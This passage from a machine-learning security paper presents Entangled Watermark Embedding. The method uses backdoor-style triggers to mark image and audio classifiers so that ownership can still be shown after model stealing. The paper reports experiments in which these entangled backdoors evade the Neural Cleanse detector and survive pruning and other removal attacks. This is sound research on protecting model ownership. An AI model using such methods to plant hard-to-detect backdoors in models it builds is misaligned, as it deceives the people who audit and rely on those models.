The watermark success rate is the mean of a binomial distribution characterizing if watermarked data is classified as the target class. According to the Central Limit Theoreom (CLT), it is normally distributed when the number of queries, n, is greater than 30. If we follow the watermark generation procedures described in § 4.2, the false watermark rate should be lower than random chance, i.e., $(100/K)\%$. In Figure 4, we set the *false watermark rate* to random chance as a conservative upper bound. We often observed rates much lower than this. Figure 4 shows the number of queries needed to claim ownership, with 95% confidence, as the watermark success rate is varied. For watermark success rates above 23%, the number of queries required is quite small (i.e., 30, the minimal for CLT to be valid). As we will see in § 4.3.3, only our EWE strategy achieves these success rates after extraction. Even the lowest observed EWE success rate of 18.74% (on CIFAR-10) requires (just) under 100 queries. Figure 4 also shows that exponentially more queries are required as the watermark success rate approaches the false watermark rate—in many cases, the watermark success rate of the baseline is too low for a defender to claim ownership (see Table 1).

Note that outside this section we report the *watermark success rate* after subtracting the *false watermark rate* for ease of understanding.

4.3.2 Increased Entanglement

First, we validate the increased entanglement of EWE over the baseline by visualizing each model's representation (in its penultimate layer) of the data. In Figure 3, we train our baseline with *cross-entropy only* (top row) and another model with *EWE* (bottom row). The baseline learns watermarks naively, by minimizing the cross-entropy loss with the target



(a) MNIST dataset (b) Fashion MNIST dataset

Figure 5: **EWE is able to entangle watermarked with legitimate data because training with SNNL leads to higher CKA similarity between them.** We vary κ from 0 (the baseline) to > 0 (EWE) using a log scale.

class c_T. After training, we see that this pushes watermarked data, X_w, to a separate cluster, away from the target class c_T. Instead, EWE entangles X_w with $X(c_T)$ using the SNNL, which leads to overlapping clusters of watermarked data with legitimate data. Intuitively and experimentally, we see that EWE obtains the least separation in the penultimate hidden layer because it accumulates all previous layers' SNNL.


Second, similarly to what we did in § 3.2, we analyze the frequency of activation of neurons for these models, and find that there is more similarity between watermarked and legitimate data when EWE is used. The results are in Figure 2 and Figure 20 (see Appendix A.3) which shows a real-world scenario with a convolutional neural network.

Third, we analyze the similarity of their representations using central kernel alignment (CKA) [9, 25]. This similarity metric centers the distributions of the two representations before measuring alignment. In Figure 5, we see that higher levels of SNNL penalty do in fact lead to higher CKA similarity between watermarked and legitimate data (compared with $\kappa = 0$, the cross-entropy baseline). This, coupled with our first experiment, explains why EWE achieves better entanglement.

4.3.3 Robustness against Extraction

We now evaluate the robustness of EWE against retraining-based extraction attacks launched by white-box adversaries (see the top of § 4). To remove watermarks, this adversary retrains using only the cross-entropy loss evaluated only on legitimate data. We attack two victim neural networks: one with our EWE strategy and one with our baseline, which uses only the cross-entropy loss, as proposed by Adi et al. [1].

We define the watermark success rate as the proportion of X_w correctly identified as c_T. We measure the validation accuracy on a held out dataset. We report results for both models in Table 1 and find that the watermark success rate on the victim model (before retraining based extraction) is often near 100% for both EWE and the baseline. After extraction, the watermark success rate always drops. It is in this case that we observe the largest benefits of EWE (over the baseline): there is often a ≥ 20 percentage point improvement in the watermark success. Besides, we often observe a negligible



(a) MNIST dataset

(b) Fashion MNIST dataset

Figure 6: **There exists an inflection point in the model's task accuracy and the SNNL value, as training progresses**. Before that point, continuing to train generally increases the watermark success rate relative to the task accuracy (we report the ratio between variations of the two).

decrease in validation accuracy: an average of 0.81 percentage points with a max of 3 for the ResNet on Fashion MNIST.

Our main result is that we can achieve watermark success rates between 18% and 60% with an average of 38.39%; the baseline is between 0.3% and 9% with an average of 5.77%. There is a minimal 0.81 percentage point degradation on average of validation accuracy compared to the baseline, with a maximum of 3 percentage points for a ResNet on Fashion MNIST. These watermark success rates allow us to claim ownership with 95% confidence with < 100 queries (see § 4.3.1).

We also validate that continuing to maximize the SNNL during training is beneficial. In Figure 6 we see that continued training improves the watermark robustness and task accuracy trade-off, until it plateaus near 60 epochs. We measure this trade-off as the ratio between the increase of the watermark success rate and the decrease of the task accuracy.

4.3.4 Scalability to Deeper Architectures

Entangling watermarks with legitimate data enables, and even forces, earlier layers to learn features that recognize both types of data simultaneously, as seen in Figure 2. This explains the improved robustness of watermarks. With entanglement, only later layers need to use capacity to separate between the two types of data, preserving model accuracy. This setup should work better for deeper models: there is only more capacity to learn shared features for watermarks and legitimate data. Our results in Figure 20 in Appendix A.3 confirms this.

However, deeper models such as ResNets often benefit (in their validation accuracy) from linearity: residual connec-

Dataset	Method	Victim Model		Extracted Model	
		Validation Accuracy	Watermark Success	Validation Accuracy	Watermark Success
MNIST	*Baseline*	99.03(±0.04)%	99.98(±0.03)%	98.79(±0.12)%	0.31(±0.23)%
	EWE	98.91(±0.13)%	99.9(±0.11)%	98.76(±0.12)%	65.68(±10.89)%
Fashion MNIST	*Baseline*	90.48(±0.32)%	98.76(±1.07)%	89.8(±0.38)%	8.96(±8.28)%
	EWE	90.31(±0.31)%	87.83(±5.86)%	89.82(±0.45)%	58.1(±12.95)%
Speech Command	*Baseline*	98.11(±0.35)%	98.67(±0.94)%	97.3(±0.43)%	3.55(±1.89)%
	EWE	97.5(±0.44)%	96.49(±2.18)%	96.83(±0.45)%	41.65(±22.39)%
Fashion MNIST (ResNet)	*Baseline*	91.64(±0.36)%	75.6(±15.09)%	91.05(±0.44)%	5.68(±11.78)%
	EWE	88.33(±1.97)%	94.24(±5.5)%	88.27(±1.53)%	24.63(±17.99)%
CIFAR10	*Baseline*	85.82(±1.04)%	19.9(±15.48)%	81.62(±1.74)%	7.83(±14.23)%
	EWE	85.41(±1.01)%	25.74(±8.67)%	81.78(±1.31)%	18.74(±12.3)%
CIFAR100	*Baseline*	54.11(±1.89)%	8.37(±13.44)%	47.42(±2.54)%	8.31(±15.1)%
	EWE	53.85(±1.07)%	67.87(±10.97)%	47.62(±1.41)%	21.55(±9.76)%

Table 1: **Performance of the baseline approach (i.e., minimize cross-entropy of watermarks with the target class) vs. the proposed watermarking approach (EWE)**. For each dataset, we train a model with each approach and extract it by having it label its own training data. We measure the validation accuracy and watermark success rates, i.e., difference between percentage of watermarks classified as the target class on a watermarked versus non-watermarked model. Both techniques perform well on the victim model, so the intellectual property of models whose parameters are copied directly can be claimed by either technique. However, the baseline approach fails once it is extracted whereas EWE reaches significantly higher watermark success rate.

tions which add the input of the residual block directly to the output [17]. Notice that watermarks (e.g. a "1" with a small square trigger) are easily separable from legitimate data of the target class (e.g. a "9") and from the source class (e.g., a "1" without the trigger) because they share (nearly) no common features—they are outliers. Hence, residual connections pose a greater problem for entanglement because there are often no shared features, and forcing the watermarks (by increasing κ) to entangle with the legitimate data of c_T may cause the model to misclassfy X_{c_S} and X_{c_T}.

Our results validate this intuition. We see in Figure 19 in Appendix A.3 that deep convolutional neural networks can still entangle watermarks but yet we find that comparable ResNets cannot. Thus, we use our OOD watermarks (see Step 1 of § 4.2) because forcing them to entangle with X_{c_T} has a lesser impact on accuracy. Though difficult to entangle, they achieve sufficient watermark success for claiming ownership (see Table 1). Even for more difficult tasks, as expected, EWE outperforms the baseline (see CIFAR-100 in Table 1), but both see a significant drop in watermark success. Finally, we see that watermarking is sensitive to the number of classes, in particular, EWE (see Figure 24 in Appendix A.3), probably due to complexity of the representation space.

5 Calibration of Watermark Entanglement

Through the calibration of EWE for four vision datasets (MNIST [28], Fashion MNIST [55], CIFAR-10, CIFAR-100 [26]), and an audio dataset (Google Speech Commands [54]), we answer the following questions: (1) what is the trade-off between watermark robustness and task accuracy?; (2) how should the different parameters of EWE be configured?; and (3) is EWE robust to backdoor defenses and attacks against watermarks? Our primary results are:

1. For MNIST, Fashion MNIST, and Speech Commands (by which we validate if EWE is independent of the domain), we achieved watermark success above 40% with less than 1 percentage point drop in test accuracy. For CIFAR datatsets, watermark success above 18% is reached with a minimal accuracy loss of < 1.5 percentage points. The weight factor allows the defender to control the trade-off between watermark robustness and task accuracy.
2. The ratio of watermarks to legitimate data during training, the choice of source-target class pair, and the choice of points to be watermarked all affect the performance of EWE significantly; temperature does not since it is automatically optimized during training as described in § 4.2. Refer to Appendix A.1 for more details.
3. Defenses against backdoors like pruning, fine-pruning, and Neural Cleanse are all ineffective in removing EWE.

5.1 Experimental Setup

We chose to evaluate EWE on four datasets in addition to MNIST. While CIFAR-10 and CIFAR-100 are used to test the scalability of EWE as described in § 4.3.4, we use Fashion MNIST because its classes are much harder to linearly separate than MNIST, making it a good benchmark for learning a more complex task, with comparable computational cost to MNIST. Thus it allows us to tune the hyperparameters efficiently to explore behaviors of EWE. Further, it shows that EWE works well when the task naturally contains ambiguous inputs across pairs of classes. We also evaluated EWE on Google Speech Commands, an audio dataset for speech recognition, because speech recognition is one of the applications where ML is already pervasively deployed across industry.

Datasets. **1. MNIST** is a dataset of hand-written digits (from 0 to 9) with 70,000 data points [28], where each data point is a gray-scale image of shape 28×28. When needed, we sampled OOD watermarked data from Fashion MNIST.

2. Fashion MNIST is a dataset of fashion items [55]. It can be used interchangeably with MNIST. Because the task is more complex, models achieving $> 99\%$ accuracy on MNIST however only reach $> 90\%$ on Fashion MNIST. When needed, we sampled OOD watermarked data from MNIST.

3. Google Speech Commands is an audio dataset of 10 single spoken words [54]. The training data has about 40,000 samples. We pre-processed the data to obtain a Mel Spectrogram [7]. We tried two methods for generating watermarks both using in-distribution data: (a) modifying the audio signal, or (b) modifying the spectrogram. For (a), we sample data from the source class and overwrite $\frac{1}{8}^{th}$ of the total length of the sample (i.e., 0.125 seconds) with a sine curve, as shown in Figure 26; for (b), each audio sample is represented as an array of size 125×80. We then define the trigger to be two 10×10-pixel squares at both the upper right and upper left-hand corners in case of vanishing or exploding gradients. It was observed that the choice of using (a) or (b) *does not influence the performance of EWE.*

4. CIFAR-10 consists of 60,000 32×32×3 color images equally divided into 10 classes [26], while 50,000 is used for training and 10,000 is used for testing. When needed, we use OOD watermarks sampled from SVHN [39].


5. CIFAR-100 is very similar to CIFAR-10, except it has 100 classes and there are 600 images for each class [26]. When needed, we use OOD watermarks sampled from SVHN [39].

Architectures. We use the following architectures:

1. Convolutional Neural Networks are used for MNIST and Fashion MNIST. The architecture is composed of 2 convolution layers with 32 5×5 and 64 3×3 kernels respectively, and 2×2 max pooling. It is followed by two fully-connected (FC) layers with 128 and 10 neurons respectively. All except the last layers are followed by a dropout layer to avoid overfitting. When implementing EWE, the SNNL is computed after both convolution layers and the first FC layer.

2. Recurrent Neural Networks are used for Google Speech Command dataset. The architecture is composed of 80 long short-term memory (LSTM) cells of 128 hidden units followed by two FC layers of 128 and 10 neurons respectively. When applying EWE, the SNNL is computed after the 40^{th} cell, the last (80^{th}) cell, and the first FC layer.

3. Residual Neural Network (ResNet) [17] are used for Fashion MNIST, CIFAR-10, and CIFAR-100 datasets. We use ResNet-18 which contains 1 convolution layer followed by 8 residual blocks (each containing 2 convolution layers), and ends with a FC layer. It is worth noting that the input to a residual block is added to its output. We compute SNNL on the outputs of the last 3 residual blocks.



(a) Fashion MNIST (b) Speech Command

Figure 7: **Watermark success versus model accuracy on the task**. Each point corresponds to a model trained with uniformly-sampled hyperparameters. As test accuracy increases, it becomes harder to have robust watermarks.

5.2 No Free Lunch: Watermark vs. Utility


We study the tension between accuracy on the task's distribution and robustness of the watermarks: if the defender wants to claim ownership of a model, they would like this model to predict their chosen label on the watermarks as frequently as possible while at the same time minimizing the impact of watermarks on the model's performance when presented with samples from the task distribution.

To systematically explore the trade-off between successfully encoding watermarks and correctly predicting on the task distribution, we first perform a comprehensive grid search that considers all hyper-parameters relevant to our approach: the class pairs (c_S, c_T) (note that c_S is a class from another dataset when OOD watermark is used), the temperature T, the weight ratio κ, and the ratio of task to watermark data (i.e. r in Algorithm 1), how close points have to be to the target class to be watermarked. In Appendix A.1, we perform an ablation study on the impact of each of these parameters: they can be used to control the trade-off.

Each point in Figure 7 corresponds to a model trained using EWE with a set of hyper-parameters. For the Fashion MNIST dataset shown in Figure 7 (a), the tendency is exponential: it becomes exponentially harder to improve accuracy by decreasing the watermark success rate. In the Speech Commands dataset, as shown in Figure 7 (b), there is a large number of points with nearly zero watermark success. This means it is harder to find a good set of hyperparameters for the approach. However, there exists points in the upper right corner demonstrating that certain hyperparameter values could lead to robust watermark with little impact on test accuracy.


5.3 Evaluation of Defenses against Backdoors

Pruning. Since backdoors and legitimate task data activate different neurons, pruning proposes to remove neurons that are infrequently activated by legitimate data to decrease the performance of potential backdoors [31]. Given that neurons less frequently activated contribute less to model predictions on task inputs, pruning them is likely to have a negligible effect. Since watermarks are a form of backdoors, it is natural



(a) MNIST (b) Fashion MNIST

Figure 8: Task accuracy and watermark success rate on the extracted model in the face of a pruning attack. For both datasets, bringing the watermark success rate below 20% comes at the adversary's expense: accuracy drop of more than 40 percentage points.



(a) MNIST (b) Fashion MNIST

Figure 9: Task accuracy and watermark success rate on the extracted model in the face of a fine pruning attack. Despite a more advantageous trade-off between watermark success rate and task accuracy, the adversary is unable to bring the watermark success rate sufficiently low to prevent the defender to claim ownership (see § 4.3.1) until 40% neurons are fine-pruned. Beyond this point, fine-pruning more neurons would lead to loss in the extracted model's accuracy.

to ask whether pruning can mitigate EWE.

We find this is not the case because watermarks are entangled to the task distribution. Recall Figure 2b, where we illustrated how EWE models have similar activation patterns on watermarked and legitimate data. Thus, neurons encoding the watermarks are frequently activated when the model is presented with legitimate data. Hence, if we extract a stolen model and prune its neurons that are activated the least frequently, we find that watermark success rate remains high despite significant pruning (refer Figure 8). In fact, the watermark success rate only starts decreasing below 20% when the model's accuracy on legitimate data also significantly decreases (by more than 40 percentage points). Such a model becomes useless to the adversary, who would be better off training a model from scratch. We conclude that pruning is ineffective against EWE.

Fine Pruning. Fine pruning improves over pruning by continuing to train (i.e., fine-tune) the model after pruning [31]. This helps recover some of the accuracy that has been lost during pruning. In the presence of backdoors, this also contributes to overwriting any behavior learned from backdoors.

We also analyze EWE in the face of fine pruning. We first extract the model by retraining (i.e., randomly initialize model weights and train them with data labeled by the victim model), prune a fraction of neurons that are less frequently activated, and then train the non-pruned weights on data labeled by the victim model. Results are plotted in Figure 9. In the most favorable setting for fine pruning, watermark success rate on the extracted model remains around 20% before harming the utility of the model, which is still enough to claim ownership—as shown in § 4.3.1. This is despite the fact that 50% of the architecture's neurons were pruned. Since the data used for fine-tuning is labeled by the watermarked victim model, it contains information about the watermarks even when the labels provided are for legitimate data.





Figure 10: Neural Cleanse leverages the intuition that triggers may be recovered by looking for adversarial examples for the target class. To illustrate this, we have here a legitimate input of the target class (a), an example of a watermark (b), an adversarial example (see Appendix A.2 for details) intialized as a blank image and perturbed to be misclassified by the extracted model in the target class(c), and the backdoor candidate recovered by Neural Cleanse (d). If either (c) or (d) were similar to the watermark, this would enable us to recover the watermarked data and then use this knowledge to remove the watermark as described in § 6. However, this is not the case for models extracted from a EWE defended victim model: the watermark proposed (c and d) is different from the trigger used by EWE (b).

Neural Cleanse. Neural Cleanse is a technique that detects and removes backdoors in deep neural networks [53]. The intuition of this technique is that adding a backdoor would cause the clusters of the source and target classes to become closer in the representation space. Therefore, for every class c of a dataset, Neural Cleanse tries to perturb data from classes different to c in order to have them misclassified in class c. Next, the class requiring significantly smaller perturbations to be achieved is identified as the "infected" class (i.e., the class which backdoors were crafted to achieve as the target class). In particular, the authors *define a model as backdoored if an anomaly index derived from this analysis is above a certain threshold* (set to 2). The perturbation required to achieve this class is the recovered trigger. Once both the target class and trigger have been identified, one can remove the backdoor by retraining the model to classify data with the trigger in the correct class, à la adversarial training [50].

To analyze the robustness of EWE to Neural Cleanse, we compare the performance of a model watermarked with EWE and a baseline model watermarked by minimizing the cross-



(a) Un-watermarked Model (b) Watermarked Model (Baseline) (c) EWE In-distribution Watermark (d) EWE Out-distribution Watermark

Figure 11: **Change in the distance among clusters of data from different Fashion MNIST classes following watermarking**. The four subplots are made using four different approaches specified by the sub-captions. In (c) and (d), $c_S = 8$ and $c_T = 0$, while D_w is MNIST for (d). Each point in the plot represents an output vector of the last hidden layer. These representations are plotted in 2-D using UMAP dimensionality reduction to preserve global distances [34]. Comparing (a) and (b), one can observe that the clusters of class 8 and 0 become closer in (b) while the distances among the other classes remain similar. This is why such watermarked model can be detected by Neural Cleanse [53], which searches for pairs of classes that are easily misclassified with one another. In contrast, EWE with either in or out of distribution watermarks does not influence this distance significantly, which makes it more difficult for Neural Cleanse to detect the watermark.

entropy of watermarks labeled as the target class ($\kappa = 0$ in Equation 2). We compute the anomaly index of the EWE and baseline models. If the anomaly index is above 2, the model is detected as being watermarked (i.e., backdoored in [53]). On the Fashion MNIST (see Figure 10), EWE exbhibits an average anomaly index of 1.24 (over 5 runs) that evades detection whereas the baseline model has an average index of 8.84. This means that Neural Cleanse is unable to identify our watermark and its trigger.

It is worth noting: (a) Neural Cleanse considers the problem of backdooring the entire set of classes (i.e., all classes are considered as source classes), and (b) backdoor attacks usually aim at minimal perturbation to the inputs. While being similar to legitimate data from all classes and labeled as a specific class, such backdoors changes the decision surface significantly, which would be detected by Neural Cleanse. In EWE, we insert watermarks only for a single source-target class pair. Besides, watermarked data is not restricted by the degree of perturbation and could even be OOD. Thus entangling it with c_T does not change the decision boundary between c_T and other classes, as shown in Figure 11 (and Figure 22, 23 for MNIST and Speech Command in Appendix A.3). This makes it hard for Neural Cleanse to detect EWE watermarks.

6 Robustness to Adaptive Attackers

Recall from our threat model (see the top of § 4) that the adversary has no knowledge of the parameters used to calibrate the watermarking scheme (such as κ and $T^{(1)} \cdots T^{(L)}$ in Algorithm 1) nor the specific trigger used to verify watermarking. In this section, we explore when the adversary has more resources and knowledge than stated in the threat model.

6.1 Knowledge of EWE and its parameters


Knowledge of the parameters used to configure EWE defeats watermarking, as expected. The robustness of EWE relies on *maintaining the secrecy* of the trigger and watermarking parameters to protect the intellectual property contained in the model. If the adversary knows the trigger used to watermark inputs, they could refuse to classify any input that contains that trigger (denial-of-service). Alternatively, they could extract the model while instead minimizing the SNNL of the watermarks and legitimate data of class c_T. Note, minimizing SNNL corresponds to disentangling. Additionally, adversaries may also be able to retrain the triggers (and thus, watermarks) to predict the correct label.

Any of these results in complete removal of watermarks However, this is not a realistic threat model since the adversary should only know that EWE was used as a watermarking scheme (see (e) in our threat model defined in § 4. In this way, parameters of EWE play a similar role to cryptographic keys. Next, we evaluate EWE against several more realistic adaptive attacks against watermarks such as piracy attacks.

6.2 Knowledge of EWE only

With knowledge of EWE but not its configuration (e.g., the source and target classes), the adversary can still adapt in several ways. We evaluate four adaptive attacks.

Disentangling Data. We conjecture that the adversary could perform extraction by minimizing SNNL to disentangle watermarks from task data. We assumed a strong threat model such that the adversary has knowledge of all the parameters of EWE (including the trigger if in-distribution watermark is used, and the OOD dataset if OOD watermark is used) except the source and target classes. Thus, the adversary guesses a pair of classes, constructs watermarked data following EWE, and extracts the model while using EWE with $\kappa < 0$ to disentangle the purported watermark data and legitimate data from



(a) MNIST (b) Fashion MNIST

Figure 12: Task accuracy and watermark success rate after fine-pruning on the extracted model with a pirate watermark. With less than 10% neurons pruned, the pirate watermark is removed while the owner's watermark remains.


the purported target class. Following such a procedure, we observe that the watermark success of the extracted model on Fashion MNIST drops from 48.81% to 22.82% if the guess does not match with the true source-target pair, and to 6.34% if the guess is correct.. On MNIST, watermark success drops from 41.62% to 30.14% when the guess is wrong, and to 0.08% otherwise. The results from the Speech Commands dataset have large variance, but follow a similar trend: the watermark success drops to an average of 16.81% due to the attack. Thus, while watermark success rates are lowered by this attack, the defender is still able to claim ownership when the adversary guesses the source-target pair incorrectly with about 30 queries for the two vision datasets, and near 100 queries for Speech Commands. Furthermore, observe that guessing the pair of classes correctly requires significant compute to train models corresponding to the $K(K-1)$ possible source-target pairs where K is the number of classes in the dataset , which defeats the purpose of model extraction.

Piracy Attack. In a piracy attack, the adversary embeds their own watermark with EWE so that the model is watermarked twice—it becomes ambiguous to claim ownership through watermarks. To remove the pirate watermark, we propose to fine-prune [31] the extracted model on data labeled by the victim model. As shown in Figure 12, the owner's watermark is not removed as we discussed fine pruning in § 5.3, whereas the pirate watermark would be removed (even if the adversary uses EWE) because data labelled by the victim model does not contain information about the pirate watermark. The adversary cannot do the same to remove the owner's watermark because this requires access to a dataset labeled by another source, at which point the cost of piracy defeats model stealing: the adversary could have trained a model on that dataset and would not benefit from model stealing.

Anomaly Detection. Imagine the case of an extracted model deployed as an online ML API. The adversary may know (or suspect) the model to be watermarked, so they may decide to implement an anomaly detector to filter queries containing data watermarked by EWE and respond to them with a random prediction. By doing so, even though the parameters still embed the watermarks, the adversary could still prevent the defender from claiming ownership.

Method	Accuracy Loss	Detected Watermark
LOF	7.00(±0.3)%	99.93(±0.03)%
Isolation Forest	8.64(±0.32)%	92.82(±1.32)%

Table 2: Proportion of watermarks detected and accuracy loss when anomaly detectors filter suspicious inputs.



(a) Finetune fully connected layers (b) Finetune all layers

Figure 13: Task accuracy and watermark success rate of the extracted model after transfer learning from GTSRB to LISA. Even fine-tuning all the layers does not remove watermarks.

We tested two common anomaly detectors on Fashion MNIST: Local Outlier Factor (LOF) [4] and Isolation Forest [30], on activations of the last hidden layer. Results are shown in Table 2. Both detectors are able to detect more than 90% of watermarked data. However, this comes at the cost of identifying parts of the validation dataset as outliers and results in a sharp accuracy drop of 7.0 and 8.64 percentage points respectively. This may be due to the curse of dimensionality [23]: it is harder to learn higher dimensional distribution. Indeed, it is worth noting that anomaly detectors on hidden layers consistently work better than on the inputs themselves.

Transfer Learning. The adversary may also transfer knowledge of the extracted model to another dataset in the same domain [42] with the hope of disassociating the model from EWE's watermark distribution. To evaluate if watermarks persist after transfer learning, we chose two datasets in the same domain. The victim model is trained on the German Traffic Sign Dataset (GTSRB) [48] and we transferred the extracted model to the LISA Traffic Sign Dataset [36]. We fine-tune either (a) only the fully connected layers, or (b) all layers for the same number of epochs that the victim model was trained for. Before we verify the watermark, the output layer of the transferred model is replaced to match the dimension of the victim model (they may differ) [1].

As shown in Figure 13, (a) achieves an accuracy of up to 98.25% but leaves the watermark unaffected; (b) reaches an accuracy of 98.56% and begins to weaken the watermark as one increases the learning rate. However, the pretrained knowledge is lost due to large learning rate values before the watermark is removed. This is consistent with observations in prior work [1]. We also note that transfer learning requires that the adversary have access to additional training data and

perform more training steps, so it is expected that our ability to claim model ownership will be weaker.

Take-away. The adversary also faces a no free lunch situation. They cannot adapt with disentanglement, piracy, anomaly detection, or transfer learning, and remove EWE watermarks, unless they sacrifice the stolen model's utility.

7 Discussion

Hyperparameter Selection. Our results suggest that the watermarking survivability comes at a nominal cost (about 0.81% in accuracy degradation). Yet, this value varies depending on the dataset and the hyperparameters used for training (which themselves also depend on the dataset) as we explore in Appendix A.1. Determining the relationship with relevant properties of the dataset is future work.

Computational Overheads. Our experiments suggest that the size of the watermarked dataset should be $2\times$ less than the size of the legitimate dataset. However, this implies that the model is now trained on $1.5-2\times$ more data than before. While this induces additional computational overheads, we believe that the trade-offs are advantageous in terms of proving ownership. A more detailed analysis is required to understand if the same phenomenon exists for more complex tasks with larger datasets.

Improving Utility. EWE utilizes the SNNL to mix representations from two different distributions; this ensures the activation patterns survive extraction. However, this is at a nominal expense to the utility; for certain applications, such a decrease in utility (even if small) is not desired. We believe that the same desired properties could be more easily achieved if one were to replace ReLU activations with the smoother Sigmoid activations while computing the SNNL.

Algorithmic Efficiency. In Algorithm 1, we modified the loss function by computing the SNNL at every layer of the DNN. However, it may not be necessary to do so. In Figure 20, we plot the activation patterns of hidden layers of a model trained using EWE; we observe that adding the SNNL to just the last layers provides the desired guarantees. Additionally, we observe a slight increase in model utility when not all layers are entangled. A detailed understanding of how one can choose the layers is left to future work.

Scalability and Future Research Directions. As mentioned in § 4.3.4, EWE suffers in terms of trade-off between model performance and watermark robustness when we scale to deeper architectures, and more complex datasets. Given the results on CIFAR-100, more work may be needed to scale the current method to larger datasets. According to Figure 24 (in Appendix A.3), the performance of EWE is impacted by the number of classes. We suspect this may be due to the representation space being more complicated (i.e. there are more clusters), making it more difficult to entangle two arbitrarily chosen clusters. Thus, a potential next step would be to investigate the interplay between the design of triggers to control the cluster of watermarked data; and the similarity structures and orientation of the representation space to choose source and target classes accordingly.

Another possible improvement is to use *m*-to-*n* watermarking. In this work, we focused on 1-to-1 watermarking, which watermarks one class of data and entangles it with another class. However, as long as the watermarked model behaves significantly differently from a clean model, the model owner could choose to watermark *m* classes of data, entangle them with *n* other classes, and claim ownership by following the similar verification process as described in § 4.3.1.

8 Conclusions

We proposed Entangled Watermark Embedding (EWE), which forces the model to entangle representations for legitimate task data and watermarks. Our mechanism formulates a new loss involving the Soft Nearest Neighbors Loss, which when minimized increases entanglement. Through our evaluation on tasks from the vision and audio domain, we show that EWE is indeed robust to not only model extraction attacks, but also piracy attacks, anomaly detection, transfer learning, and efforts used to mitigate backdoor (poisoning) attacks. All this is achieved while preserving watermarking accuracy, with (a) a nominal loss in classification accuracy, and (b) $1.5-2\times$ increase in computational overhead. Scaling EWE to complex tasks without great accuracy loss remains as an open problem.

Acknowledgments

The authors would like to thank Carrie Gates for shepherding this paper. This research was funded by CIFAR, DARPA GARD, Microsoft, and NSERC. VC was funded in part by the Landweber Fellowship.

References

[1] Yossi Adi, Carsten Baum, Moustapha Cisse, Benny Pinkas, and Joseph Keshet. Turning your weakness into a strength: Watermarking deep neural networks by backdooring. In *27th USENIX Security Symposium (USENIX Security 18)*. USENIX Association, August 2018.

[2] Ibrahim M Alabdulmohsin, Xin Gao, and Xiangliang Zhang. Adding robustness to support vector machines against adversarial reverse engineering. In *Proceedings of the 23rd ACM International Conference on Information and Knowledge Management*. ACM, 2014.

[3] Lejla Batina, Shivam Bhasin, Dirmanto Jap, and Stjepan Picek. CSI NN: Reverse engineering of neural network architectures through electromagnetic side channel. In *28th USENIX Security Symposium (USENIX Security 19)*. USENIX Association, August 2019.

[4] Markus M. Breunig, Hans-Peter Kriegel, Raymond T. Ng, and Jörg Sander. Lof: Identifying density-based local outliers. *SIGMOD Rec.*, 29(2):93–104, May 2000.

[5] Varun Chandrasekaran, Kamalika Chaudhuri, Irene Giacomelli, Somesh Jha, and Songbai Yan. Model extraction and active learning. *CoRR*, abs/1811.02054, 2018.

